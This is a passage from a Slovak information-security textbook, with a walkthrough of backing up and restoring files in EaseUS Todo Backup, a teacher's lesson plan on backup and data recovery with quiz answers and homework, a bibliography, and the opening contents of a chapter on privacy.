


Obrázok 16.6.
Inštalačné okno s ponukou Home verzie.

Vytvorenie nového Backup plánu pre súbory


Keď sa program spustí, je potrebné kliknúť na tlačidlo „*File Backup*“ (Obrázok 16.7). Následne sa otvorí okno s plánom zálohy (*Backup plan*), kde je možné si zvoliť, ktoré súbory

a akým spôsobom sa budú zálohovať. Takýchto plánov zálohy je možné vytvoriť viacero. Jeden na citlivé dokumenty, iný na fotografie, videá atď.



Obrázok 16.7.
Program EaseUS Todo Backup – tlačidlo „File Backup“.

V hlavnom okne je možné si vybrať, ktoré konkrétne súbory sa budú v rámci plánu zálohy zálohovať, ako sa plán zálohy bude volať a kam sa budú ukladať zálohy (Obrázok 16.8). Zálohy je dobré ukladať na médium, kde sa nenachádza pôvodná verzia (viď zásady zálohovania).




Obrázok 16.8.
Program EaseUS Todo Backup – nastavenie plánu zálohy.


Nastavenie šifrovania zálohy

Kliknutím na tlačidlo „Backup Options“ (Obrázok 16.9) a následne na kartu „Encryption“ (Obrázok 16.10) je možné nastaviť pre danú zálohu šifrovanie (zabezpečenie zásady dôvernosti).

Tu je ale potrebné upozorniť na skutočnosť, že ak osoba zabudne heslo k zálohe, nebude ju vedieť obnoviť.




Obrázok 16.9.
Program EaseUS Todo Backup – tlačidlo „File Backup“.



Obrázok 16.10.
Program EaseUS Todo Backup – nastavenie šifrovania zálohy.


Nastavenie pravidelného zálohovania vybraných súborov

Pre plán zálohy je možné nastaviť pravidelné zálohovanie (denné, týždenné, mesačné). Pre takéto nastavenie je potrebné kliknúť na tlačidlo „*Schedule*“ (Obrázok 16.11).



Obrázok 16.11.
Program EaseUS Todo Backup – nastavenie periodicity zálohy.


V prípade pravidelnosti zálohy nie je potrebné nič meniť, stačí len kliknúť na jednu z možností „Daily“ (denne), „Weekly“ (týždenne) alebo „Monthly“ (mesačne) a následne uložiť nastavenia pomocou tlačidla „Save“ (Obrázok 16.12).




Obrázok 16.12.
Program EaseUS Todo Backup – nastavenie periodicity zálohy II.

Obnovenie súborov zo zálohy

Na Obrázku 16.13 je vidieť zoznam vytvorených plánov obnovy. Kliknutím na tlačidlo obnovy („Recovery“) je možné obnoviť údaje zo zálohy buď na ich pôvodné umiestnenie, alebo na iné miesto.




Na Obrázku 16.14 je zobrazené okno, v ktorom je možné nastaviť, kam možno dané údaje obnoviť. Následne je potrebné stlačiť tlačidlo „*Proceed*“.



Zmena konfigurácie už existujúceho plánu zálohy


Zmenu už existujúceho plánu obnovy je možné vykonať cez tlačidlo „*Advanced*“ a následne tlačidlo „*Edit plan*“ (Obrázok 16.15). Napríklad je možné nastaviť heslo, alebo zmeniť interval, ako často sa má vykonávať automatická záloha.




Obrázok 16.15.
Program EaseUS Todo Backup – nastavenie obnovy údajov.

16.3 Záloha, likvidácia a obnova údajov (metodika)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť pojem „záloha“.	2
2	Formulovať pojem „zálohovanie“.	1
3	Vysvetliť zásady zálohovania.	2
4	Vysvetliť proces „obnova údajov“.	2
5	Navrhnuť vhodné médium pre zálohovanie.	3
6	Navrhnuť vhodný typ zálohovania s ohľadom na reálnu situáciu.	3
7	Vytvoriť zálohu a obnovu údajov z počítača pomocou softvéru.	4

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Pretvárať postoj ku rešpektovaniu rizík, ktoré sú spojené s využívaním IKT – budovať a prehľbovať uvedomenie si reálneho rizika.
2	Pretvárať postoj ku zálohovaniu informácií v počítači – budovať a prehľbovať potrebu zálohy digitálneho obsahu počítača.

3

Pretvárať postoj ku činnosti v oblasti IKT – dôsledne postupovať podľa predkladaných inštrukcií.

DIDAKTICKÝ PROBLÉM

Aby žiaci disponovali schopnosťou zorientovať sa v problematike, musia poznať bežnú terminológiu, ktorá súvisí s oblasťou zálohovania informácií z počítača, a rozumieť pojmom a procesom, ktoré súvisia s touto činnosťou.

Hlavnou úlohou vyučovacej hodiny je upriamiť pozornosť žiakov na otázku **tvorby a uchovávanía záloh informácií** z počítača. Je potrebné vysvetliť niektoré základné pojmy a odborné názvy tak, aby si pod nimi žiaci fixovali správne významy.

MOTIVÁCIA (8 MIN.)

VM: rozprávanie, diskusia; SF: frontálna

Učiteľ rozpovie krátky príbeh, ktorý môže byť častou realitou: **v deň odovzdania referátu, ktorý mal byť spracovaný prostriedkami IKT, sa žiak príde vyučujúcemu ospravedlniť, že nemá požadovaný referát, lebo mu včera „spadol“ počítač. Všetky dáta sú v ňom a on sa k nim teraz nemôže dostať.** Má nárok takýto žiak na ospravedlnenie pre nesplnenie si úlohy?

Učiteľ iniciuje diskusiu za pomoci položených otázok:

- 1) Je popísaná situácia reálna? Skúste polemizovať.
- 2) Dostali ste sa už do takejto situácie? Priblížte svoju skúsenosť.
- 3) Mohol žiak tejto situácii predísť? Navrhnite riešenia.
- 4) Má učiteľ akceptovať toto ospravedlnenie? Vyjadrite svoje návrhy.
- 5) Akceptoval by podobné ospravedlnenie napr. daňový úrad? Skúste polemizovať.

EXPOZÍCIA (10 MIN.)

VM: práca so zdrojom informácií (textová časť), stratégia učenia a myslenia EUR; SF: frontálna

Pokyn pre žiakov: prečítajte si študijný text (kapitoly 16.1.1 – 16.1.4), zapíšte si podstatné skutočnosti do zošita.

FIXÁCIA (20 MIN.)



VM: interaktívna demonštrácia, pozorovanie, praktická práca žiakov; SF: frontálna

Učiteľ demonštruje inštaláciu aplikácie na zálohovanie / obnovu informácií v počítači. Je navrhovaná voľne šíriteľná verzia bez časového obmedzenia jej použitia.

Žiaci sledujú demonštrovaný postup cez projekciu dataprojektorom a vykonávajú rovnaké činnosti na svojich pracovných počítačoch. Je dôležité, aby dôsledne dodržiavali pokyny vyučujúceho a pokyny inštalčných nástrojov, ktoré sa objavajú na obrazovke, a v prípade nesúlady stavu na obrazovke svojho počítača so stavom demonštrovaným, oslovili učiteľa so žiadosťou o asistenciu. Pre zvýšenie flexibility jednotlivých žiakov pri inštalácii (aj keď proces by mal byť približne rovnako rýchly na všetkých pracovných počítačoch) je vhodné, aby mali k dispozícii náhľady obrazoviek, ktorými sa budú riadiť.


Následne vykonajú zálohu vybraných súborov, potom ich obnovu z vykonanej zálohy.

V závere je vhodné **odinštalovať** používanú aplikáciu z počítačov v škole, aby bolo možné vykonať celý proces tejto aktivity s inými skupinami znova.

DIAGNOSTIKA (5 MIN.)



Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)	ODPOVEĎ
1 Keď je vytvorená záloha údajov z počítača, je potrebné ju následne skontrolovať? Zdôvodnite svoje tvrdenie. (a; dáta v zálohe by mali byť konzistentné)	a) áno b) nie
2 Zálohu údajov v počítači si operačný systém štandardne vykonáva sám? (b)	a) áno b) nie
3 Podlieha vytváranie a uchovávanie záloh požiadavkám na ich evidenciu? (a)	a) áno b) nie

4

Podlieha vytvorená záloha pravidlám, ktoré sú spojené s požiadavkou dôvernosti? Priblížte, čo to znamená.

(a; záloha obsahuje rovnaké dáta, preto sa s nimi v súvislosti s dôvernosťou musí narábať rovnako)

- a) áno
- b) nie

ZADANIE DOMÁCEJ ÚLOHY:

Nainštalovať si zálohovací softvér na domáci počítač a vytvoriť zálohu informácií v ňom. Vytvoriť stručný záznam z tejto činnosti, aby žiak mohol zreferovať vykonávaný proces, prípadne skonzultovať vzniknuté problémy.



Cieľ DÚ – u žiakov:

- 1) podnietiť k vytváraniu záloh informácií zo svojho počítača,
- 2) upevniť proces realizácie záloh.

ZHRNUTIE – ZÁLOHA, LIKVIDÁCIA A OBNOVENIE ÚDAJOV




NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

- 1 Vysvetliť pojem „záloha“.
(kópia údajov na zariadenie, uchovávané oddelene; frekvencia záloh, veľkosť zálohy, typ zálohy, zodpovednosť za zálohovanie, doba uchovania, počet)
- 2 Formulovať pojem „zálohovanie“.
(proces vytvorenia zálohy)
- 3 Vysvetliť zásady zálohovania.
(určenie postupu pre zálohovanie, kontrola zálohy, evidencia záloh, umiestnenie záloh, dôverynosť, testovanie zálohových údajov, spôsob zálohovania: úplné, rozdielové, prírastkové)
- 4 Vysvetliť „obnovu údajov“.
(získanie údajov zo zálohy; pri úplnom, rozdielovom, prírastkovom zálohovaní)
- 5 Navrhnuť vhodné médium pre zálohovanie.
(zhodnotiť výhody a nevýhody médií pre zálohovanie: USB kľúče, externé HD, NAS, RAID 0, RAID 1, cloud úložisko)
- 6 Rozdiskutovať a navrhnuť vhodný typ zálohovania s ohľadom na reálnu situáciu pre osobný počítač
 - a) žiaka strednej školy (napr. úplné zálohovanie)
 - b) účtovníčky vo firme s 5 zamestnancami a 50 vystavenými faktúrami ročne (napr. rozdielové zálohovanie)
 - c) banky (napr. prírastkové zálohovanie)
(zhodnotiť typ zálohovania podľa množstva a dôležitosti dát, nutnosti rýchlosti obnovy a dostupných finančných prostriedkov na kúpu zálohovacieho média)
- 7 Vytvoriť zálohu a obnovu údajov z počítača pomocou softvéru.
(napr. pomocou softvéru EaseUS Todo Backup)

BIBLIOGRAFIA

- [1] LIMONCELLI, Tom; HOGAN, Christina J.; CHALUP, Strata R. The Practice of System and Network Administration:
- [2] Cambridge dictionary - backup [online]. [cit. 2018-08-25]. Dostupné z: <https://dictionary.cambridge.org/dictionary/english/backup>
- [3] Cambridge dictionary - backup [online]. [cit. 2018-08-25]. Dostupné z: <https://en.oxforddictionaries.com/definition/backup>
- [4] World backup day [online]. [cit. 2018-08-25]. Dostupné z: <http://www.worldbackupday.com/cz/>
- [5] PRESTON, W. Curtis. Backup & recovery: inexpensive backup solutions for open systems. O'Reilly Media, Inc., 2007.
- [6] LIMONCELLI, Tom; HOGAN, Christina J.; CHALUP, Strata R. The Practice of System and Network Administration: Volume 1: DevOps and other Best Practices for Enterprise IT. Addison-Wesley Professional; 3 edition, 2016.
- [7] 5 Principles of Data Backup and Recovery [online]. [cit. 2018-08-25]. Dostupné z: <http://blog.bwsit.com/5-principles-data-backup-recovery/>
- [8] Best practices to back up your data [online]. [cit. 2018-08-25]. Dostupné z: <https://www.techrepublic.com/article/world-backup-day-best-practices-to-backup-your-data>
- [9] Data Backup Best Practices: Avoid These 6 Disaster Recovery Fails [online]. [cit. 2018-08-25]. Dostupné z: <https://www.agileit.com/news/data-backup-best-practices>
- [10] Github [online]. [cit. 2018-08-25]. Dostupné z: <https://github.com/>
- [11] HOLČÍK, Tomáš. GitLab omylem smazal databázi, automatické zálohy nefungovaly [online]. [cit. 2018-08-25]. Dostupné z: <https://www.zive.cz/bleskovky/gitlab-omylem-smazal-databazi-automaticke-zalohy-nefungovaly/sc-4-a-185920/default.aspx>
- [12] Backup4all - backup types [online]. [cit. 2018-08-25]. Dostupné z: <http://www.backup4all.com/kb/backup-types-115.html>
- [13] PACULÍK, Matúš. Päť spôsobov, ako si bezpečne zálohovať dáta (tipy a triky) [online]. [cit. 2018-08-25]. Dostupné z: <https://tech.sme.sk/c/20128709/pat-sposobov-ako-si-bezpecne-zalohovat-data.html>
- [14] ROUSE, Margaret. Storage medium (storage media) [online]. [cit. 2018-08-25]. Dostupné z: <https://searchstorage.techtarget.com/definition/storage-medium>

- [15] Páková mechanika [online]. [cit. 2019-08-25]. Dostupné z: <https://apps.kaonadn.net/4882011/product.html#12/1238;C214>
- [16] Skartovacie zariadenia [online]. [cit. 2018-08-25]. Dostupné z: <https://www.indiamart.com/proddetail/paper-shredding-machine-12730765530.html>
- [17] HASSAN, Nihad A.; HIJAZI, Rami. Digital Privacy and Security Using Windows. Springer. 2017.
- [18] Nástroj Recuva [online]. [cit. 2018-08-25]. Dostupné z: <https://www.ccleaner.com/recuva/download>
- [19] PFEIFER, René. SSD: je důležité mít TRIM? [online]. [cit. 2018-08-25]. Dostupné z: <https://www.svethardware.cz/recenze-ssd-je-dulezite-mit-trim/29763>
- [20] Hard drive destruction [online]. [cit. 2018-08-25]. Dostupné z: <https://www.whitakerbrothers.com/hard-drive-destruction-1>
- [21] Hard-drive-destroyer [online]. [cit. 2018-08-25]. Dostupné z: <http://www.esaferecycling.com/recycling/secure-hard-drive-and-data-destruction/hard-drive-destroyer/>
- [22] Nástroj Dban [online]. [cit. 2018-08-25]. Dostupné z: <https://dban.org>
- [23] Nástroj Heidi Eraser [online]. [cit. 2018-08-25]. Dostupné z: <https://www.heidi.ie/eraser>
- [24] Nástroj EaseUS Todo Backup [online]. [cit. 2018-08-25]. Dostupné z: <https://www.easeus.com/backup-software/tb-free.html>



INFORMAČNÁ BEZPEČNOSŤ (17. KAPITOLA)

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

17	Bezpečnosť údajov a používateľa - súkromie, osobné údaje	436
17.1	Súkromie a osobné údaje (študijný materiál).....	437
17.1.1	Ľudská osobnosť.....	437
17.1.2	Použitie prejavov osobnej povahy.....	439
17.1.3	Ochrana osobnosti.....	440
17.1.4	Osobné údaje.....	441
17.1.5	Spracúvanie osobných údajov	443
17.1.6	Právne základy spracúvania osobných údajov.....	445
17.1.7	Práva a povinnosti subjektov ochrany osobných údajov.....	447
17.2	Ochrana súkromia (metodika).....	450
17.3	Osobné údaje (metodika)	457
	Bibliografia.....	461

17 BEZPEČNOSŤ ÚDAJOV A POUŽÍVATEĽA - SÚKROMIE, OSOBNÉ ÚDAJE

